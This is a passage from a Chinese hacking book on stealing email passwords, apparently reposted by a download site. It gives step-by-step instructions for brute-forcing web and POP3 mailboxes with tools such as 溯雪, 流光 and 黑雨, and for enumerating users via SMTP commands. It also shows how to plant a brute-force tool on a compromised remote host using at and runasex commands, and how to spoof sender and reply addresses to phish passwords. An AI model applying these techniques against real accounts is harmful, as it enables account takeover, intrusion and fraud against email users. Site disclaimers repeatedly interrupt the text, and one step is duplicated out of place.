最常见的邮件服务器程序有Sendmail，Qmail等，在不同程度都存在安全缺陷。以Sendmail为例，在以前的老版本中，telnet到25端口，输入wiz，然后接着输入shell，就能获得一个rootshell，还有debug命令，也能获得root权限。Qmail相对Sendmail安全，但是Qpoper存在Buffer Overflow缺陷，能够远程得到root-shell，进而控制系统。

即使邮件服务器是安全的，但是入侵者还能获得更多的信息，比如用户名。telnet到25端口，输入expn tom或者vrfy tom就能查询系统是否有tom用户。最新版本的Sendmail虽然禁用了这两个命令，但是可以通过伪造发信人然后用rcpt to来判断该用户是否存在。

得到了用户名，可以telnet到110端口，尝试简单密码的连接，或者套用字典破解。

所以，必须禁止非本域的中继利用（re-lay），或者采用现在很多ISP都采用的给SMTP加上发信认证的模块，这样能够增强邮件服务器的安全。

除了POP3方式收信之外，比较流行的是在Web界面上处理邮件。这种方式也不无弱点，一般是通过CGI来接受用户传递的表单Form参数，包括username和password，如果正确，就可以进入处理邮件的页面。破解已知

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

用户的密码，有很多套用字典或者暴力组合的软件可用，例如小榕的“溯雪”，在密码简单的情况下，很快就有结果。

Web邮件系统都有“忘记密码”的选项，如果能破解寄回密码的另外一个邮箱或者猜出提示问题的答案，也能成功。

3.在邮件的传输过程中窃听

在网络中安装Sniffer，指定监听往外部服务器110端口发送的数据包，从收集下来的信息中查看user和pass后的字符串就能看到用户名和相应的密码。

9.1.2 Web 邮箱暴力破解方式

Web邮箱，即电子邮箱，电子邮箱是网络的一种信息传递方式，网民可以通过申请而拥有一个或多个自己的邮箱。用电子邮箱写信对比传统的写信方式有很大的优势。在以前，一封信在寄出去后往往需要几十天的时间才能到达收信人的手中，并且途中可能遇到各种因素而延误。而现在，通过电子邮箱仅需要几分钟甚至几秒就能将邮件送到收信人邮箱中，而且里面可以夹带各种媒体文件，如视频文件、照片、音乐等。

1.利用溯雪Web密码探测器获取密码

采用编写代码的方式进行Web密码破解无疑是最实用的，然而对一般的黑客来说，更多的是采用密码破解工具来完成，而溯雪是一款非常优秀的暴力密码破解工具，下面介绍用溯雪Beta7获取邮箱密码。

【案例 9-1】 例用溯雪破解 Web 邮箱示例

Step 1


首先运行“溯雪”程序，在“Address（地址）”栏输入你要登录邮箱的URL，然后按“Enter”键。



Step 1 输入登录邮箱的URL

Step 2


输入URL后，溯雪会跳转到该URL所对应的页面，使用【Ctrl+I】快捷键，打开“Import Form Current URL（从当前链接中导入）”对话框在“Element（元素）”区域中会出现页面表单的内容。



Step 2 导入页面元素

Step 3

图中的LoginName和Password即是用户名和密码对应的类型，双击表单中的“LoginName（登录名）”，弹出“ElementProperties”窗口，在该窗口的“Element Const”中输入你想盗取的邮箱的用户名。



Step 3 输入用户名

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


Step 4

双击表单中的“Password”，弹出“Element Prooenies”窗口，在该窗口中勾选“Dictionary”单击浏览按钮，选择一个黑客词典（溯雪自带了一些破解词典，如果这些词典不能满足要求，你可以用词典生成工具，生成你想要的词典，出色的黑客都有一个比较好的词典）。




Step 5

用户名和密码设置完成以后。



Step 6

使用【Crtl+R】快捷键，弹出“Save Scan Result（保存扫描结果）”窗口，选择保存扫面结果保存的路径。



Step 7

单击“OK”按钮，会弹出“Select Tags（选择标记）”窗口，选择一个错误标记，比如“a68”（此时请耐心寻找错误标记）。

Step 8

单击“OK”按钮以后，此时开始暴力破解过程。



稍等片刻，破解完成，如果字典选择正确，就会破解出正确的密码，如下图所示。



2.使用流光窃取POP3邮箱密码

POP3邮箱密码取最简单的方式就是采用黑空工具进行暴力破解，例如流光等。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

【案例 9-2】用流光破解邮箱密码

Step 1

启动流光 5.0，打开其操作界面。



Step 1 启动“流光”

Step 2


鼠标右键单击“POP3 主机”，在弹出菜单中选择“编辑”→“添加”命令。




Step 2 选择添加命令

Step 3

弹出“添加主机（POP3）”对话框，添上 POP3 地址，本实例为：pop3.163.net。



Step 3 添加主机



Step 4


双击表单中的“Password”，弹出“ElementProperties”窗口，在该窗口中勾选“Dictionary”单击浏览按钮，选择一个黑客词典（溯雪自带了一些破解词典，如果这些词典不能满足要求，你可以用词典生成工具，生成你想要的词典，出色的黑客都有一个比较好的词典）。


Step 5


POP3 地址和用户字典都有了，由于是大量的用户，所以就不用密码字典了，用流光自带的简单模式探测即可。单击流光任务栏中的“探测”→“简单模式探测”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。







Step 6

现在要做的事就是等结果。



3.黑雨POP3邮件密码暴力破解器

黑雨是一款通过流行的pop3协议进行邮箱账号密码破解的黑客工具软件。黑雨利用“穷举法”进行远程暴力破解密码，它可以支持字符方式、自定义字符、字典方式、字串方式四种不同的方式进行密码计算。

【案例 9-3】例用黑雨 POP3 破解邮箱示例

Step 1

运行黑雨 POP3 邮箱密码探测器，打开其操作界面。首先在 POP3 地址栏填入要破解邮箱的 POP3 地址，比如网易免费邮箱的 POP3 地址是 pop3.163.com，搜狐免费邮箱的 POP3 地址是 pop3.sohu.com 等。POP3 默认端口为 110。填入需要破解的用户名。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 2

选择“选取字符集”，选取字符类型。或者选择字典破解法，选择字典的位置。如果你需要破解的邮箱是你自己的，或者比较熟悉的人的，可以尝试用自定义字符集，尝试的内容可以是生日、名字等。然后设置密码位数，如果密码位数大于5，建议使用大一点的线程。



Step 3

点击“深度算法”、“多线程深度算法”、“广度算法”或者“多线程广度算法”进行密码暴力破解。如果破解成功，就会在“密码”栏显示出破解出的密码。



4.流影探测POP3邮箱

流影是一个和流光功能相似的工具，和流光最大的不同在于，流光是运行于用户主机也就是客户端的，是一个图形界面的工具，而流影可以同时运行于服务器端和客户端的工具。用户可以通过telnet来进行远程管理和控制。

(1)控制命令

流影的全部设置通过Telnet来进行，采用命令行方式。

Run 开始探测Set Server<POP3 Server>设置探测的POP3服务器，如：Set Server pop.21cn.com

Set User <Username >|<File:User List File>|<Scheme:User Scheme File> 设置需要探测的用户名、用户列表文件或用户方案文件，关于用户列表文件及用户方案文件的详细解释参阅[流光]的说明文件。如：Set User Victim，Set User File:c:\password.dic，Set User Scheme:user.sch Set Password <Password >|<Dictionary

File>|<Dictionary Scheme File> 设置探测时采用的密码、密码字典或密码程序方案。如：Set Password 123456，Set Password File:Password.dic，Set Password Scheme:Pass.Sch

Stat 查看当前运行的情况

Set Singlemode<ON>|<OFF> 开启/关闭简单模式，如果简单模式开启会自动用相同的用户名作为密码探测一次。

Show Result<Current>|<Total> 查看已经探测出的本次密码或所有密码记录

Stop 停止当前探测。

Set Suffix<NULL>|<Suffix Word> 设置是否自动在每一个密码后加指定的后缀。如：Set Suffix 123，即在每一个密码后自动加后缀123。Ex:pass->pass123

Set Prefix<NULL>|<Prefix Word> 设置是否自动在每一个密码后加指定的前缀。如：Set Prefix 123，即在每一个密码前自动加前缀123，Ex:pass->123pass

Set Gsm<NULL>|<GSM ID>ET:<Freq>设置需要发送短消息的手机号码。如：Set GSM13900101234 ET:100，设置号码为13900101234，每探测出100个密码及发送一

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

次。注意:必须是中国移动的手机,而且已经开通了短信息服务。

Set Sms<Message> 短消息发送,用于测试短消息的发送,发送的号码为Set Gsm指定的号码。

Change Password<New Password> 改变登录的密码

Cmd [/display]<Cmd> 执行制定的程序,[display] 选项用于指定是否显示执行的输出结果。如:Cmd/display dir

Quit 退出Telnet控制端。

ShutDown 结束流影的运行。

(2)启动

如果是在本地运行,直接键入如下命令即可:FsPop.exe <Port ><Control Password >[/Verbose]。

Port:流影开启的端口,此端口可以和已经开启的端口重用,例如和端口137重用。

Control Password:每一次用Telnet连接流影时的密码,最多8位。

/Verbose:本地输出模式,如果打开此选项,可以在运行时看到扫描的过程,不建议在远程使用。

如果在远程启动,首先用SRV开启的端口登录,之后需要用RunasEx来创建流影的进程,如:RunasEx administrator password "c:\winnt\system32\FsPop.exe 137 123456"。建议在本地使用熟练后,再放到远程运行。


【案例 9-4】 流影获取 POP3 密码

Step 1

利用流光等黑客软件查询到开发端口的机器,例如:192.168.16.1。

Step 2


利用 dos 下的 copy 命令,复制 fspop.exe、srv.exe 以及 user.sch 文件到目标机器,其中,fspop.exe 和 srv.exe 在流影的安装文件夹中能够找到,user.sch 是方案文件。



Step 2 复制文件

Step 3

复制完成以后,用"at\\192.168.16.1. 23:23 srv.exe"命令启动 srv 进程,然后使用"telnet"进行登录。



Step 3 启动 srv 进程,登录成功

Step 4

利用 RunasEx 命令:"runasex administrator 123456 "fspop.exe 137 123456",创建 Fspop.exe 进程,其中 administrator 是管理员用户名,123456 是管理员密码。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




Step 4 创建 Fspop.exe 进程

Step 5

首先 Telnet 到流影开启的端口，在这个例子中是 137，命令格式：“telnet 192.168.16.1 137”。



Step 5 暴力破解 POP3 账号



破解完成后发送短信通知

需要说明的一点是，由于仅仅设定了一个用户，所以在设定手机短信息的发送频率时设为1，即“ET:1”，也就是说一旦扫描成功，就通过短信息通知。

从上面用Stat命令可以看出，完成这一次扫描最多需要676万次探测，通常在远程的扫描速度可以达到100万次/天，也就是说可以在一周内完成。当开始扫描后，我们就可以不必理会了，因为这一切都是在服务器上进行的。

【延伸知识】:dos下的at命令

功能：列出在指定的时间和日期在计算机上运行的已计划命令或计划命令和程序。首先要保证“计划”服务已启动才能使用at命令。

格式：

at[\\IP][[ID][/delete]/delete[/yes]]

at[\\computername]time[/interactive][/every:date[,…]/next:date[,…]]command

使用说明：

(1)如果在没有参数的情况下使用，则at列出已计划的命令。

(2)\\IP:指定远程计算机，在此输入远程计划机的IP地址。如果省略该参数，命令将安排在本地计算机。

(3)ID：指定指派给已计划命令的识别码。

(4)/delete:取消已计划的命令。如果省略了ID，计算机中已计划的命令将被全部取消。

/yes:当删除已计划的事件时，对系统的查询强制进行肯定的回答。

(5)/time:指定运行命令的时间。将时间以24小时标记(00:00[午夜]到23:59)的方式表示为小时:分钟。

(6)/interactive：允许作业与在作业运行时登录用户的桌面进行交互。

(7)/every:date[…]:在每个星期或月的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

指定日期(例如,每个星期四,或每月的第三天)运行命令。将date指定为星期的一天或多天(M,T,W,Th,F,S,Su),或月的一天或多天(使用1到31的数字)。用逗号分隔多个日期项。如果省略了date,将假定为该月的当前日期。

(8)/next:date […]: 在重复出现下一天(例如,下个星期四)时,运行指定命令将date指定为星期的一天或多天(M,T,w,Th,F,S,Su),或月的一天或多天(使用1到31的数字)。用逗号分隔多个日期项。如果省略了date,将假定为该月的当前日期。

(9)command: 指定要运行的Windows 2000命令、程序(.oxe或.com文件)或批处理程序(.bat或.cmd文件)。当命令需要路径作为参数时,请使用绝对路径,也就是从驱动器号开始的整个路径。如果命令在远程计算机上,请指定服务器和共享名的UNC符号,而不是远程驱动器号。如果命令不是可执行(.exe)文件,必须在命令前加上cmd/c,例如:cmd/c dir>c:\test.out。

9.2 获取邮箱密码的欺骗手段

现在的黑客越来越难以防范了,许多时候,他们往往利用一些用户认识上的差异,采用以假乱真、瞒天过海等欺骗手法,来获取用户的用户名和密码。

9.2.1 了解电子邮件欺骗的手法

电子邮件"欺骗"是在电子邮件中改变你的名字使之看起来是从某地或某人发来的实际行为。这种"欺骗"经常被诡计制造者用来防止被人们识破,还可用来实现恶作剧的和恶意行为。

但是该"欺骗"对有使用多于一个电子邮件账户的人来说,是合法且有用的工具。例如你有一个账户:yourname@email.net,但是你希望所有的邮件都回复到youmame@reply.com。你可以做一点小小的"欺骗"使所有的从email.net邮件账户发出的电子邮件看起来好像从你的reply.com账户发出。如果一人回复你的电子邮件,回信将被送到your-name@reply.com。

攻击者使用电子邮件欺骗有三个目的:第一,隐藏自己的身份。第二,如果攻击者想冒充别人,他能假冒那个人的电子邮件。使用这种方法,无论谁接受到这封邮件,他会认为它

时攻击者冒充的那个人发的。第三,电子邮件欺骗能被看作时社会工程的一种表现形式。

例如,如果攻击者想让用户发给他一份敏感文件,攻击者伪装他的邮件地址,使用户认为

这是老板的要求,用户可能会发给他这封邮件。

执行电子邮件欺骗有三种基本方法,每一种有不同难度级别,执行不同层次的隐蔽:

- 相似的电子邮件地址
- 修改邮件客户
- 远程登录到端口25

1.相似的电子邮件地址

使用这种类型的攻击,攻击者找到一个公司的老板或者高级管理人员的名字。有了这个名字后,攻击者注册一个看上去像高级管理人员名字的邮件地址。他只需简单的进入hotmail等网站或者提供免费邮件的公司,签署这样一个账号。然后在电子邮件的别名字段填入管理者的名字。我们知道,别名字段是显示在用户的邮件客户的发件人字段中。因为邮件地址似乎是正确的,所以受信人很可能会回复它,这样攻击者就会得到想

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

要的信息。

当用户收到邮件时，注意到它没有完整的电子邮件地址。这是因为把邮件客户设成只显示名字或者别名字段。虽然通过观察邮件头，用户能看到真实的邮件地址是什么，但是很少有用户这么做。

2.修改邮件客户

当用户发出一封电子邮件时，没有对发件人地址进行验证或者确认，因此如果攻击者有一个像outlook的邮件客户，他能够进入并且指定他想出现在发件人中的所有地址。

攻击者能够指定他想要的任何返回地址。因此当用户回信时，答复回到真实的地址，而不是而到被盗用了地址的人那里。

3.远程联系，登录到端口25

邮件欺骗一个更复杂的方法是远程登录到邮件服务器的端口25，邮件服务器使用它在互联网上发送邮件。当攻击者想发送给用户信息时，他先写一个信息，然后单击发送。接下来他的邮件服务器与用户的邮件服务器联系，在端口25发送信息，转移信息。用户的邮件服务器然后把这个信息发送给用户。

因为邮件服务器使用端口25发送信息，所以没有理由说明攻击者不会连接到25，装作是一台邮件服务器，然后写一个信息。有时攻击者会使用端口扫描来判断哪个端口25是开放的，以此找到邮件服务器的IP地址。

越来越多的系统管理员正在意识到攻击者在使用他们的系统进行欺骗，所以更新版的邮件服务器不允许邮件转发，并且一个邮件服务器应该只发送或者接受一个指定域名或者公司的邮件。

9.2.2 邮件地址欺骗获取密码

邮件地址欺骗是黑客攻击和垃圾邮件制造者常用的方法，对于垃圾邮件制造者，由于很多邮件服务器的过滤或防转发机制采用的是针对邮件域名的识别，因此冒用邮件域名的方法常被采用。

关于黑客攻击，攻击者针对某用户的电子邮件地址，取一个相似的电子邮件名。在邮箱配置中将“发件人姓名”配置成与该用户一样的发件人姓名，然后冒充该用户发送电子邮件。当收件人收到邮件时，往往不会仔细检查邮件地址和邮件信息头，从发件人姓名、邮件内容等上面又看不出异样，误以为真，攻击者从而达到欺骗的目的，这种情况常见于使用免费电子邮箱的情况。通过注册申请，攻击者很容易得到相似的电子邮件地址。

另一个邮件地址欺骗的手法是冒充回复地址，人们通常以为电子邮件的回复地址就是其发件人地址，这是一种误解。在各种电子邮件服务系统中，发件人地址和回复地址都可以不一样，在配置账户属性或撰写邮件时，可以使用与发件人地址不同的回复地址。由于用户在收到某个邮件时并回复时，并不会对回复地址仔细检查，所以如果配合Smtp欺骗使用，发件人地址是要攻击的用户的电子邮件地址，回复地址则是攻击者自己的电子邮件地址，那么这样就会具有更大的欺骗性，诱骗他人将邮件发送到攻击者的电子邮箱中。

Foxmail因其设计优秀、体贴用户、使用方便，提供全面而强大的邮件处理功能，具有很高的运行效率等特点，赢得了广大国内用户的青睐。由于Foxmail的强大的功能，因而很多黑客都通过Foxmail进行欺诈。

教你一招：

鉴于邮件地址欺骗的易于实现和危险性，用户必须随时提高警惕，以免上当受骗。对于重要邮件的处理，应认真检查


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

邮件的发件人邮件地址、发件人IP地址、回复地址等邮件信息内容是防范黑客的必要措施。

Step 1


启动 Foxmail 软件，打开其操作界面。



Step 1 启动 Foxmail

Step 2

鼠标右键单击选择一个邮件账户，主弹出菜单中选择“属性”命令，打开“邮箱账号设置”对话框，在“个人信息”栏申，设置邮件的回复地址和邮件地址不同，例如：“电子邮件地址为 appletung@163.com；而回复地址：appletung@gmail.com”。



Step 2 设置邮件回复地址

Step 3


当收件者收到邮件后，查看邮件的详细信息时，会发现，回复地址已经变成刚才设置的回复地址，并不是本身的电子邮件地址。例如 sohu 的邮件用户，有人冒充 sohu 的邮件管理员发送邮件，询问用户密码，用户由于不仔细查看邮件地址，出于信任管理员的原因，回复了邮件，这样就达到了邮件欺骗的目的。



Step 3 查看邮件详细信息

【案例 9-6】设置 Foxmail 的个性图标签名

在Foxmail中收取邮件时，如果一个可爱的小动物跑到屏幕上，一看就知道是好友来信了。用鼠标轻点，小动物立刻把邮件打开。这就是Foxmail提供的个性图标签名邮件功能。如何利用Foxmail的个性图标签名功能来攻击，在这里先介绍一下在Foxmail中使用个性图标签名邮件的方法。设置发送个性图标签名邮件的操作步骤如下：




Step 1 打开账户属性对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 1

在 Foxmail 6.0 中选择账户，在该账户上单击鼠标右键，在弹出的菜单中选择“属性”，打开“账户属性”对话框。



Step 2

切换到“账户属性”对话框中的“个人信息”栏，选中“在邮件中使用个性图标”复选项。




Step 3

单击“选择图标”按钮，打开如下图所示的对话框，在该对话框中选择一个图片作为个性图标，可以选择自己创建的图片文件，但图片文件必须是 GIF 格式的。

Step 4

完成个性图标的设置之后，以后在撰写新邮件的时候，就会在邮件主题的右边出现我们刚才选定的个性图标了。



Step 5

如果想要清除该个性图标，则可以使用鼠标右击该个性图标，然后在弹出快捷菜单中的选中“清除个性图标”命令并确认就可以了。



Step 6


当接收到带有个性签名图像的邮件后，就会在计算机屏幕中出现发件人的签名图像，用鼠标双击该图像，就会打开相应的邮件，也可以用鼠标右键菜单来隐藏图像。

【案例 9-7】修改个性图标编码方式的攻击

下面来演示利用个性图标编码方式获取邮箱的密码，具体的操作步骤如下：

溜客安全网 WwW.176Ku.CoM

